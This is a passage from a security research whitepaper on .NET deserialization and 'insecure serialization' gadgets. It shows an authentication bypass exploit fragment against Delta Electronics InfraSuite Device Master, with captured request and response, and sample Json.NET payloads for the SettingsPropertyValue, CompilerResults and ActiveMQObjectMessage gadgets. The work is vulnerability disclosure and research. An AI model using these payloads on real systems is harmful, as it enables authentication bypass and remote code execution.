SystemGlobalResource._gLogMngt.AddOperatorLog_UserLogin(sUserInfoOperation.contro
lReply.bResultList[0] ? 186 : 187, userData2.i16UserID,
SystemGlobalResource._gControlLayerMngt.ControlServerOPState.sAPLayerConfigStatus
List[iConnectionIndex].ipAddress, DateTime.Now);
                }
                catch
                {
                }
            }
            sUserInfoOperation.controlData = null;
            return true;
        }
    }
```

```
    ...
    return false; // [5]
}
```

At *[1]*, it starts the series of the *if* statements, which are based on the command subtype.

At *[2]*, it defines the code for the authentication message.

At *[3]*, it verifies if the *controlData* member (our request data) is not *null*. If it is *null*, it performs no action and eventually returns at *[5]*. If it is not *null*, it performs the credential verification actions.

At *[4]*, the *controlReply* member is set to a new instance of the *CtrlLayerNWCommand_UserInfo_ControlReply*. Please note that this code is executed only when the *controlData* member is not *null*.

The vulnerability exists at lines *[3]* and *[4]*. The *controlReply* is set to a fresh instance of the object only when the *controlData* is not *null*.

The attacker fully controls the whole *CtrlLayerNWCommand_UserInfo* object, thus he can send an object where:

- The *controlData* member is *null*.
- The *controlReply* contains a valid authentication response(!), which says that provided credentials are appropriate. In practice, we need to set the first item of *bResultList* to *true*.

This is an excellent example of the deserialization misuse, which was mentioned in the first presentations/whitepapers about the deserialization, but is rarely seen in the wild. When you give the attacker a possibility to control too many members, he may be able to affect your code flow and the implemented logic.

Fragment of my exploit, which creates a malicious authentication request:

```
ServiceRequest serviceRequest = new ServiceRequest();
serviceRequest.u32SerialNumber = (uint)0x0;
serviceRequest.i32PayloadType = (int)0x10;
serviceRequest.i32ServerID = (int)0x0;

//userinfo
CtrlLayerNWCommand_UserInfo userInfo = new CtrlLayerNWCommand_UserInfo();

//login operation
userInfo.i32SubCommand = (int)0x00010000;
userInfo.i16OperationUserID = (short)0;

//set reply – bypass the auth through setting the first item of bResultList to
true
CtrlLayerNWCommand_UserInfo_ControlReply controlReply = new
CtrlLayerNWCommand_UserInfo_ControlReply();
controlReply.bResultList = new bool[] { true };
userInfo.controlReply = controlReply;

//set payload
```

```
serviceRequest.payload = userInfo;
```

Snippet 65 Creation of malicious authentication request

When we send such a request to the vulnerable version of *InfraSuite Device Master,* we should obtain a valid authentication token.

Serialized malicious request (non-printable characters were replaced with dot characters).

```
.......i32ServerID..u32SerialNumber..i32PayloadType..i32ConnectionIndex..token.test.payload...d.sI
nfraSuiteManager.Common.CtrlLayerNWCommand_UserInfo, Common, Version=1.0.0.0,
Culture=neutral,
PublicKeyToken=null..i16OperationUserID..i32SubCommand......configData..configReply..controlD
ata..controlReply..bResultList...userStatusInfo..challenge..statusInfo..statusInfoReply..status..finish
ed.
```

Snippet 66 Serialized malicious request - InfraSuite Device Master authentication bypass

Retrieved response. One can see that it contains the authentication token.

```
.......i32ServerID..u32SerialNumber..i32PayloadType..i32ConnectionIndex..token.$6f379aaf-2eda-
478e-b2b4-
c8c5a63d8b62.payload..Wd.sInfraSuiteManager.Common.CtrlLayerNWCommand_UserInfo,
Common, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null..i16OperationUserID..i32SubCommand......configData..configReply..controlD
ata..controlReply&.bResultList...userStatusInfo..challenge..token.$6f379aaf-2eda-478e-b2b4-
c8c5a63d8b62.expiration.H......K.statusInfo..statusInfoReply..status..exception.
```

Snippet 67 Authentication bypass response with the token

InfraSuite Device Master – Looking for Unauthenticated Remote Code Execution

At this stage, I was able to:

- Bypass the freshly implemented authentication mechanism.
- Abuse some post-authentication vulnerabilities that lead to Remote Code Execution.

I was also aware of the fact that I can deliver serialized object of any type without an authentication. This object will be then deserialized by the MessagePack serializer in the *Typeless* mode.

After reviewing the capabilities of MessagePack, it was clear for me that we should be able to abuse this deserialization routine with the commonly known *ObjectDataProvider* gadget. It implements a public no-argument constructor and we can reach a malicious behavior (RCE) through public setters.

It quickly turned out that I am wrong. In previous chapters, I have mentioned that MessagePack tends to change its default behavior between versions. InfraSuite Device Master was using an old version of MessagePack – 2.1.90. I found that *ObjectDataProvider* gadget works as expected for versions 2.3.75 and above. Let me show you why.

ObjectDataProvider extends *DataSourceProvider*, which defines the *Dispatcher* member:

```
protected Dispatcher Dispatcher
{
    get
    {
        return this._dispatcher;
    }
    set
    {
        if (this._dispatcher != value)
        {
            this._dispatcher = value;
        }
    }
}
```

Snippet 68 DataSourceProvider.Dispatcher member

One can see that this member is *protected*. Normally, when we instantiate the *ObjectDataProvider* (for instance through the deserialization), the *Dispatcher* will be set to some default value (non-null one). As this member is *protected*, we are even not able to modify it with the majority of serializers.

Here, the unexpected behavior of Message Pack < 2.3.75 appears. It turns out that it:

- Tries to set all the available members of the deserialized type (even when the member is not specified in the serialized object). If the member is not specified in the serialized payload, the member will be set to *null*.
- It is also able to do that for non-public members, including *protected* ones.

According to that, when we deserialize the *ObjectDataProvider* with MessagePack < 2.3.75, the *Dispatcher* member will be set to *null* and we can do nothing about it. *Dispatcher* member cannot be deserialized by older versions of MessagePack and we cannot control it, thus we have to deal with the fact that it will always be *null* in our case.

Now, let's verify if it has any impact. When we use the *ObjectDataProvider* to call the method on an instantiated object (only feasible approach for the MessagePack), it refreshes the object two times (with *DataSourceProvider.Refresh* method). The attacker-specified method is executed on the second refresh. However, every refresh is finished with the *OnQueryFinished* method.

```
protected virtual void OnQueryFinished(object newData, Exception error,
DispatcherOperationCallback completionWork, object callbackArguments)
{
    Invariant.Assert(this.Dispatcher != null); // [1]
    if (this.Dispatcher.CheckAccess())
    {
        this.UpdateWithNewResult(error, newData, completionWork,
callbackArguments);
        return;
    }
    this.Dispatcher.BeginInvoke(DispatcherPriority.Normal,
DataSourceProvider.UpdateWithNewResultCallback, new object[]
    {
        this,
        error,
        newData,
```

```
            completionWork,
            callbackArguments
        });
    }
```

Snippet 69 OnQueryFinished method

At *[1]*, the *Invariant.Assert* is called. In our case, *false* value will be provided as an input, because *Dispatcher* member is *null*.

```
internal static void Assert(bool condition)
{
    if (!condition)
    {
        Invariant.FailFast(null, null);
    }
}
```

Snippet 70 Invariant.Assert method

Here, we can see that *Invariant.FailFast* will be called. This method kills the current process. According to that, *ObjectDataProvider* is in fact a Denial of Service gadget for MessagePack < 2.3.75. From versions 2.3.75, ObjectDataProvider can be used for the Remote Code Execution.

This is very interesting. Still, I was not able to get the unauthenticated Remote Code Execution through the deserialization.

This was the starting point for my entire .NET deserialization/serialization research. My idea was: what if I can find some new deserialization gadgets, that I could use against this older version of MessagePack?

At this time, I was not able to find such a gadget (although they exist, I found them later and they will be described in further chapters). However, another interesting idea came to my mind. The entire communication works as follows:

- The unauthenticated attacker sends a serialized data.
- Product deserializes data.
- Product performs some operations on the deserialized object.
- Product serializes this object.
- Serialized object is sent back to the attacker.

At this point, I thought about the attack-surface extension. During the serialization, *getters* will be called instead of *setters*. I was not able to find *setter*-based gadgets, but maybe I will be able to find *getter* ones? It all brought me to the concept of Insecure Serialization.

Insecure Serialization

This chapter describes the concept of insecure serialization and shows:

- How and when can the insecure serialization be exploited.
- How it can be used to bypass security measures implemented for deserialization.
- Examples of serialization gadgets in .NET Framework.
- Examples of serialization gadgets in 3rd party libraries.
- Two real-world serialization vulnerabilities in SolarWinds Platform and Delta Electronics InfraSuite Device Master.

Insecure Serialization – General Concept

I think that Insecure serialization was never considered as an applicable attack surface (at least I think so), probably for multiple reasons. Main one would be probably based on a fact that attacker would have a lot of problems with controlling the input object. In case of deserialization vulnerabilities, object is provided in some structured way (JSON, XML and others). On the other hand, serialization routine requires a real object to work with.

Before going further into details, let's consider the attack surface of serialization. In the setter-based serializers, the serialization process is usually based on calling the public getters of object members. It is an opposite to deserialization, where mainly the setters are called. It clearly extends our attack surface, as getters were not generally considered for the exploitation before.

How can we even think about the exploitation of serialization issues? It turns out that there are applications that implement a following operation scheme:

- Accepts an input from the user/client.
- Deserializes the input.
- Performs some operation on the deserialized object.
- Serialize the object back again.
- Sends serialized object to the user/client.



Figure 6 Simple deserialization-serialization scheme

At this stage, one may think that the application performs the deserialization in the first place, thus the rest of the operations are not relevant. However, one may consider following scenarios:

- Application implements block and allow lists, which cannot be bypassed with any known deserialization gadget.
- Used deserializer cannot be exploited with any known gadgets.
- Exploitation requires the application to send data back to the attacker.

This idea did not come to me without a reason. In previous chapters, I have described the deserialization issues in Delta Electronics InfraSuite Device Master. As you have already learnt, it uses an old version of MessagePack serializer and all the currently known setter-based deserialization gadgets do not work for this version. However, it operates exactly as described in next figure – it deserializes attacker's object, performs some operation on it and serializes it back. When looking for a way to exploit this product, I figured out that following attack scenario may be applicable.



Figure 7 Sample exploitation of Insecure Serialization

Here, the attacker sends a malicious serialized object, where:

- Deserialization of the object does not lead to any malicious actions. Type of the provided object should not exist in any deserialization block lists.
- Retrieved object triggers a malicious action during a serialization.

Such a scenario may allow to bypass various protections mechanisms, as majority (or even all) applications did not consider such an attack surface.

Still, the presented attack scenario is not valid until we provide a way to exploit it, thus we need to find some insecure serialization gadgets. Firstly, I would like to mention that I have divided serialization gadgets into two main groups:

- Serialization gadgets – where malicious action is performed during the getter call.
- Deserialization to Serialization gadgets – where malicious action is performed during the deserialization phase, although the attacker can only benefit from it after the serialization.

In next chapters, I am going to describe several serialization gadgets in .NET Framework, 3rd party libraries and gadgets in the products codebase. Please note that this research was not intended to find as many gadgets as possible, thus more gadgets may exist.

Insecure Serialization – Gadgets in .NET Framework

It is always desired to find gadgets in the .NET Framework itself. Such gadgets are typically universal and can be used across different products. In case of serialization issues, these gadgets may be in fact hard to exploit, and the exploitation strictly depends on the application. Still, one of the gadgets was successfully used to exploit one of ICS/SCADA solutions. This chapter presents two insecure serialization gadgets in .NET Framework that directly lead to Remote Code Execution:

- *SettingsPropertyValue*
- *SecurityException*

It also presents a third serialization gadget, which allows to load local DLLs and can be chained with arbitrary file write vulnerabilities. It is in fact an equivalent of the already known *AssemblyInstaller* gadget, although is exploitable through the serialization:

- *CompilerResults*

Following table presents those gadgets.

Gadget	Type	Effect
SettingsPropertyValue	Serialization	RCE through BinaryFormatter deserialization.
SecurityException	Serialization	RCE through BinaryFormatter deserialization.
CompilerResults	Serialization	Local DLL loading. Can be chained with file write functionalities/vulnerabilities.

Table 2 Serialization gadgets in .NET Framework

Insecure Serialization – SettingsPropertyValue Remote Code Execution Gadget

Type: Serialization gadget.

Effect: Gadget leads to the *BinaryFormatter.Deserialize* call, where the attacker fully-controls the input. As multiple gadgets exist for *BinaryFormatter*, this gadget allows to achieve the remote code execution.

Description: This gadget can be abused through the call to the *System.Configuration.SettingsPropertyValue.get_PropertyValue* getter. This gadget was found to be exploitable in a default configuration of MessagePack serializer. Other serializers may be exploited depending on the configuration. For example, JSON.NET may be exploitable when exception handling is introduced through *JsonSerializerSettings*.

Object preparation – deserialization:

In order to be prepared for the exploitation of serialization, the object must be firstly deserialized. It implements one constructor that accepts a single argument of a *SettingsProperty* type.

```
public SettingsPropertyValue(SettingsProperty property)
{
    this._Property = property;
}
```

Snippet 71 SettingsPropertyValue - constructor

This constructor can be called by multiple setter-based serializers, like Json.NET or MessagePack. However, the *SettingsProperty* type cannot be deserialized by Json.NET (it implements multiple constructors and all of them accept arguments). Null value can be provided for a constructor, although it appears to be problematic during the further exploitation. Still, MessagePack serializer has no problems with the *SettingsProperty* type.

In the next step, the *SerializedValue* setter needs to be set.

```
public object SerializedValue
{
    [SecurityPermission(SecurityAction.LinkDemand, Flags =
SecurityPermissionFlag.SerializationFormatter)]
    get
    {
        if (this._ChangedSinceLastSerialized)
        {
            this._ChangedSinceLastSerialized = false;
            this._SerializedValue = this.SerializePropertyValue();
        }
        return this._SerializedValue;
    }
    [SecurityPermission(SecurityAction.LinkDemand, Flags =
SecurityPermissionFlag.SerializationFormatter)]
    set
    {
        this._UsingDefaultValue = false;
        this._SerializedValue = value;
    }
}
```

Snippet 72 SettingsPropertyValue – SerializedValue member

The attacker needs to provide an array of bytes. It will be used to set the *_SerializedValue* member. This array of bytes should include a *BinaryFormatter* deserialization gadget.

Finally, the *Deserialized* member must be set to *false*.

```
public bool Deserialized
{
    get
    {
        return this._Deserialized;
    }
    set
    {
        this._Deserialized = value;
```

```
    }
}
```

Snippet 73 SettingsPropertyValue - Deserialized member

At this stage, malicious *SettingsPropertyValue* is ready to be deserialized and then serialized.

Insecure Serialization:

Upon serialization of *SettingsPropertyValue*, probably majority of serializers will firstly call the *get_Name* getter.

```
public string Name
{
    get
    {
        return this._Property.Name;
    }
}
```

Snippet 74 SettingsPropertyValue - Name member

This getter is problematic for serializers that are not able to deserialize the *SettingsProperty* type. In such a case, this getter will throw the *NullReferenceException* (it is not possible to retrieve property of *null* object). This getter will not throw an exception in MessagePack serializer, as it is able to deserialize *SettingsProperty* object. Moreover, this gadget may still be exploitable for different serializers, when custom configuration is provided (like custom exception handling).

Finally, the *get_PropertyValue* getter is called.

```
public object PropertyValue
{
    get
    {
        if (!this._Deserialized) // [1]
        {
            this._Value = this.Deserialize(); // [2]
            this._Deserialized = true;
        }
        if (this._Value != null && !this.Property.PropertyType.IsPrimitive &&
!(this._Value is string) && !(this._Value is DateTime))
        {
            this._UsingDefaultValue = false;
            this._ChangedSinceLastSerialized = true;
            this._IsDirty = true;
        }
        return this._Value;
    }
}
```

Snippet 75 SettingsPropertyValue - PropertyValue member

At *[1]*, the code checks if *_Deserialized* member is set to true. We have already set it to *false*.

If *_Deserialized* is *false*, the *SettingsPropertyValue.Deserialize* method will be called.

```
private object Deserialize()
{
    object obj = null;
    if (this.SerializedValue != null)
    {
        try
        {
            if (this.SerializedValue is string) // [1]
            {
                obj =
SettingsPropertyValue.GetObjectFromString(this.Property.PropertyType,
this.Property.SerializeAs, (string)this.SerializedValue);
            }
            else
            {
                MemoryStream memoryStream = new
MemoryStream((byte[])this.SerializedValue); // [2]
                try
                {
                    obj = new BinaryFormatter().Deserialize(memoryStream); // [3]
                }
                finally
                {
                    memoryStream.Close();
                }
            }
        }
        ...
        // Removed for readability
        ...
```

Snippet 76 SettingsPropertyValue - Deserialize method

At *[1]*, the code checks if *SerializedValue* is of *String* type.

If not, it proceeds and creates the *MemoryStream* from *SerializedValue* member at *[2]*.

Finally, it calls the *BinaryFormatter.Deserialize* method with the attacker-controlled input at *[3]*.

To sum up, this serialization gadget can be used to call the *BinaryFormatter.Deserialize* with the attacker-controlled input. As this internal deserialization call is not protected by any *SecurityBinder*, multiple different binary gadgets can be used and remote code execution can be achieved.

Insecure Serialization – SecurityException Remote Code Execution Gadget

Type: Serialization gadget.

Effect: Gadget leads to the *BinaryFormatter.Deserialize* call, where the attacker fully-controls the input. As multiple gadgets exist for *BinaryFormatter*, this gadget allows to achieve the remote code execution.

Description:

This gadget can be abused through the call to the *System.Security.SecurityException.get_Method* getter. It has been already mentioned by Soroush Dalili in "Use of Deserialisation in .NET Framework Methods and Classes" whitepaper[25]. Serialization-based exploitation scenarios were not provided though.

This serialization gadget is hard to exploit, because it needs to combine two different kinds of serializers:

- Serializers that support the *Serializable* interface during deserialization/serialization.
- Serializers that do not support the *Serializable* interface or prioritize the *getter* call before the *Serializable* specific methods.

For example, it may work when:

- Data is firstly deserialized with the BinaryFormatter or Json.NET serializer.
- Object is then serialized with JavaScriptSerializer serializer.

Although such a scenario seems improbable, there are multiple applications that mix different serializers. For example, SolarWinds Platform provides a functionality, where data is deserialized with the Json.NET and then again serialized with DataContractSerializer. Moreover, this gadget was used to create new deserialization gadgets (see "Combining Getter Gadgets with Insecure Serialization Gadgets" chapter).

Insecure Serialization:

Upon serialization of *System.Security.SecurityException* with the setter-based serializers, the *get_Method* getter will be called.

```
public MethodInfo Method
{
    [SecuritySafeCritical]
    [SecurityPermission(SecurityAction.Demand, Flags =
(SecurityPermissionFlag.ControlEvidence | SecurityPermissionFlag.ControlPolicy))]
    get
    {
        return this.getMethod();
    }
}
```

Snippet 77 SecurityException - Method member getter

It leads to the *getMethod* call:

[25] https://research.nccgroup.com/wp-content/uploads/2020/07/whitepaper-new.pdf

```
private MethodInfo getMethod()
{
    return
(MethodInfo)SecurityException.ByteArrayToObject(this.m_serializedMethodInfo);
}
```

Snippet 78 SecurityException - getMethod method

It calls the *ByteArrayToObject* method and passes the *m_serializedMethodInfo* as an argument.

```
private static object ByteArrayToObject(byte[] array)
{
    if (array == null || array.Length == 0)
    {
        return null;
    }
    MemoryStream serializationStream = new MemoryStream(array);
    BinaryFormatter binaryFormatter = new BinaryFormatter();
    return binaryFormatter.Deserialize(serializationStream);
}
```

Snippet 79 SecurityException – ByteArrayToObject method

This method calls the *BinaryFormatter.Deserialize* method with the attacker-controlled input, what leads to the remote code execution.

Object preparation – deserialization:

It was mentioned before, this serialization gadget needs a combination of two kinds of serializers to be successfully exploited:

- Serializers that support the *Serializable* interface during deserialization/serialization.
- Serializers that do not support the *Serializable* interface or prioritize the *getter* call before the *Serializable* specific methods.

Such a limitation exists, because it is not possible to fully control the *m_serializedMethodInfo* member with a setter call.

```
public MethodInfo Method
{
    set
    {
        RuntimeMethodInfo runtimeMethodInfo = value as RuntimeMethodInfo;
        this.m_serializedMethodInfo =
SecurityException.ObjectToByteArray(runtimeMethodInfo);
        if (runtimeMethodInfo != null)
        {
            this.m_strMethodInfo = runtimeMethodInfo.ToString();
        }
    }
}
```

Snippet 80 Security Exception - Method setter

Setter expects an object of *MethodInfo* type, which will be then serialized. It blocks an attacker from providing a malicious gadget through a setter call. Still, attacker can provide a malicious gadget through serializers that support *Serializable* interface and will call the custom constructor during the deserialization process.

```
protected SecurityException(SerializationInfo info, StreamingContext context) :
base(info, context)
{
    if (info == null)
    {
        throw new ArgumentNullException("info");
    }
    try
    {
        this.m_action = (SecurityAction)info.GetValue("Action",
typeof(SecurityAction));
        this.m_permissionThatFailed =
(string)info.GetValueNoThrow("FirstPermissionThatFailed", typeof(string));
        this.m_demanded = (string)info.GetValueNoThrow("Demanded",
typeof(string));
        this.m_granted = (string)info.GetValueNoThrow("GrantedSet",
typeof(string));
        this.m_refused = (string)info.GetValueNoThrow("RefusedSet",
typeof(string));
        this.m_denied = (string)info.GetValueNoThrow("Denied", typeof(string));
        this.m_permitOnly = (string)info.GetValueNoThrow("PermitOnly",
typeof(string));
        this.m_assemblyName = (AssemblyName)info.GetValueNoThrow("Assembly",
typeof(AssemblyName));
        this.m_serializedMethodInfo = (byte[])info.GetValueNoThrow("Method",
typeof(byte[])); // [1]
        ..
        // Removed for readability
        ..
```

Snippet 81 SecurityException - Serializable constructor

At *[1]*, the *m_serializedMethodInfo* member is being set. If attacker is then able to call the *get_Method* member, he can achieve the Remote Code Execution. Such an abuse of *SecurityException* class is presented in further chapter called “Combining Getter Gadgets with Insecure Serialization Gadgets”.

Insecure Serialization – CompilerResults Local DLL Loading Gadget

Type: Serialization gadget.

Effect: Gadget allows to load local DLL from any location. It can be chained with

Description: This gadget can be abused through the call to the *System.CodeDom.Compiler.CompilerResults.get_CompiledAssembly* getter. This gadget was found to be exploitable with multiple different serializers, including Json.NET.

Object preparation – deserialization:

System.CodeDom.Compiler.CompilerResults implements a single public constructor, which defines an input of *TempFileCollection* type.

```
public CompilerResults(TempFileCollection tempFiles)
{
    this.tempFiles = tempFiles;
}
```

Snippet 82 CompilerResults constructor

tempFiles member is irrelevant to us, thus it can be set to *null* during the deserialization.

PathToAssembly member is important from the exploitation perspective.

```
public string PathToAssembly
{
    [PermissionSet(SecurityAction.LinkDemand, Name = "FullTrust")]
    get
    {
        return this.pathToAssembly;
    }
    [PermissionSet(SecurityAction.LinkDemand, Name = "FullTrust")]
    set
    {
        this.pathToAssembly = value;
    }
}
```

Snippet 83 PathToAssembly setter

Following gadget can be delivered for the exploitation (Json.NET example):

```
{
    "$type":"System.CodeDom.Compiler.CompilerResults, System.CodeDom,
Version=6.0.0.0, Culture=neutral, PublicKeyToken=cc7b13ffcd2ddd51",
    "tempFiles":null,
    "PathToAssembly":"C:\\Users\\Public\\mixedassembly.dll"
}
```

Snippet 84 CompilerResults - .NET Framework serialization gadget

Insecure Serialization:

During the serialization, the *get_CompiledAssembly* getter will be called.

```
public Assembly CompiledAssembly
{
    [SecurityPermission(SecurityAction.Assert, Flags =
SecurityPermissionFlag.ControlEvidence)]
    get
    {
        if (this.compiledAssembly == null && this.pathToAssembly != null)
        {
```

```
            this.compiledAssembly = Assembly.Load(new AssemblyName
            {
                CodeBase = this.pathToAssembly
            }, this.evidence);
        } // [1]
        return this.compiledAssembly;
    }
    [PermissionSet(SecurityAction.LinkDemand, Name = "FullTrust")]
    set
    {
        this.compiledAssembly = value;
    }
}
```

Snippet 85 CompiledAssembly getter - .NET Framework

One can see that at *[1]*, the *Assembly.Load(AssemblyName)* is called. New *AssemblyName* object has the *CodeBase* property set to the attacker-controlled path. According to that, this call will try to load a DLL from a given location. As remote DLL loading is blocked by default from .NET Framework 4, this gadget can be only used to perform loading of local DLL (equivalent of a commonly known *AssemblyInstaller* gadget). However, one can still chain it with file write vulnerabilities or even legitimate upload functionalities. This is because file name and extensions are not verified in any way by the .NET assembly loading methods. For instance, one can upload a mixed assembly, which is called "poc.png" and load it through a provided gadget.

Insecure Serialization – Gadgets in 3rd Party Libraries

Insecure Serialization gadgets may of course exist in 3rd party libraries or in the targeted product codebase (in fact, it is probably one of the best sources of serialization gadgets). This chapter presents remote code execution, arbitrary file read and environmental variable leak serialization gadgets in three different libraries.

Following table presents those gadgets.

Library	Gadget(s) name	Effect	Brief description
Apache NMS ActiveMQ	ActiveMQObjectMessage	RCE	RCE through internal BinaryFormatter deserialization.
Amazon AWSSDK.Core	OptimisticLockedTextFile	File Read	File content is being read during the deserialization. During the serialization, the file content is being presented to the attacker.
Castle Core	CustomUri	Environmental variable leak	Serialized object leaks environmental variable.

Insecure Serialization – Apache NMS ActiveMQObjectMessage Remote Code Execution gadget

Type: Serialization gadget.

Root cause: Gadget leads to the *BinaryFormatter.Deserialize* call, where the attacker fully-controls the input. As multiple gadgets exist for *BinaryFormatter*, this gadget allows to achieve the remote code execution.

Latest tested version: 2.1.0

Description: This gadget can be abused through the call to the *Apache.NMS.ActiveMQ.Commands.ActiveMQObjectMessage.get_Body* getter. It is in fact a very simple serialization gadget that should work against majority of setter-based serializers. It was tested against JSON.NET, JavaScriptSerializer and MessagePack serializers. In all cases, it easily led to the remote code execution during the deserialization-serialization scenario.

Object preparation – deserialization:

ActiveMQObjectMessage object serialization gadget is extremely easy to prepare for versions lower than 2.1.0. Firstly, it implements a no-argument constructor. Such a constructor is probably supported by every setter-based serializer. Moreover, attacker only needs to call a single setter of one of base classes. It accepts an array of bytes and it should contain the *BinaryFormatter* deserialization gadget.

```
public byte[] Content
{
    get
    {
        return this.content;
    }
    set
    {
        this.content = value;
    }
}
```

Snippet 86 ActiveMQObjectMessage - Content member

According to that, sample gadget looks like this:

```
{
    "$type":"Apache.NMS.ActiveMQ.Commands.ActiveMQObjectMessage,
Apache.NMS.ActiveMQ, Version=2.0.1.0, Culture=neutral,
PublicKeyToken=82756feee3957618",
    "Content":"base64encoded-binaryformatter-gadget"
}
```

Snippet 87 ActiveMQObjectMessage 2.0.0 – Json.NET sample gadget

Gadget is more complex for the version 2.1.0 (explanation in the Insecure Serialization section). Please note that gadget for version 2.1.0 works for version 2.0.0 too (versions in the gadget have to be modified from 2.1.0 to the targeted version, like 2.0.1.0):

```
{
    "$type":"Apache.NMS.ActiveMQ.Commands.ActiveMQObjectMessage,
Apache.NMS.ActiveMQ, Version=2.1.0.0, Culture=neutral,
PublicKeyToken=82756feee3957618",
    "Content":"base64-encoded-binaryformatter-gadget",
    "Connection":
    {
        "connectionUri":"http://localhost",
        "transport":
        {
            "$type":"Apache.NMS.ActiveMQ.Transport.Failover.FailoverTransport,
Apache.NMS.ActiveMQ, Version=2.1.0.0, Culture=neutral,
PublicKeyToken=82756feee3957618"
        },
        "clientIdGenerator":
        {
            "$type":"Apache.NMS.ActiveMQ.Util.IdGenerator, Apache.NMS.ActiveMQ,
Version=2.1.0.0, Culture=neutral, PublicKeyToken=82756feee3957618"
        }
    }
}
```

Snippet 88 ActiveMqObjectMessage 2.1.0 - Json.NET sample gadget

Insecure Serialization:

Upon deserialization, the *ActiveMQObjectMessage.get_Body* getter will be called.

```
public object Body
{
    get
    {
        if (this.body == null)
        {
            if (base.Content == null) // [1]
            {
                return null;
            }
            Stream stream = new MemoryStream(base.Content, false); // [2]
            if (base.Connection != null && base.Compressed)
            {
                stream                                                    =
base.Connection.CompressionPolicy.CreateDecompressionStream(stream);
            }
            this.body = this.Formatter.Deserialize(stream); // [3]
        }
        return this.body;
    }
    set
    {
        this.body = value;
    }
}
```

Snippet 89 ActiveMQObjectMessage - Body member

At *[1]*, the code checks if *Content* member is *null*. If no, the code proceeds.

At *[2]*, the *Content* member is used to instantiate a new *MemoryStream*.

At *[3]*, the *this.Formatter.Deserialize* method is called with the attacker-controlled stream.

For library version not bigger than 2.0.1, *Formatter* member returns the *BinaryFormatter*, if formatter was not changed through a setter.

```
public IFormatter Formatter
{
    get
    {
        if (this.formatter == null)
        {
            this.formatter = new BinaryFormatter();
        }
        return this.formatter;
    }
    set
    {
        this.formatter = value;
    }
}
```

Snippet 90 ActiveMQObjectMessage - Formatter member

I have reported this issue to Apache, as this *BinaryFormatter* could be exploited during a typical usage of the library (library receives remote packet and deserializes the payload with *BinaryFormatter*). Apache silently fixed this vulnerability (no CVE, no feedback) and introduced the user-controlled block/allow lists in version 2.1.0. It changed the *get_Formatter* getter:

```
public IFormatter Formatter
{
    get
    {
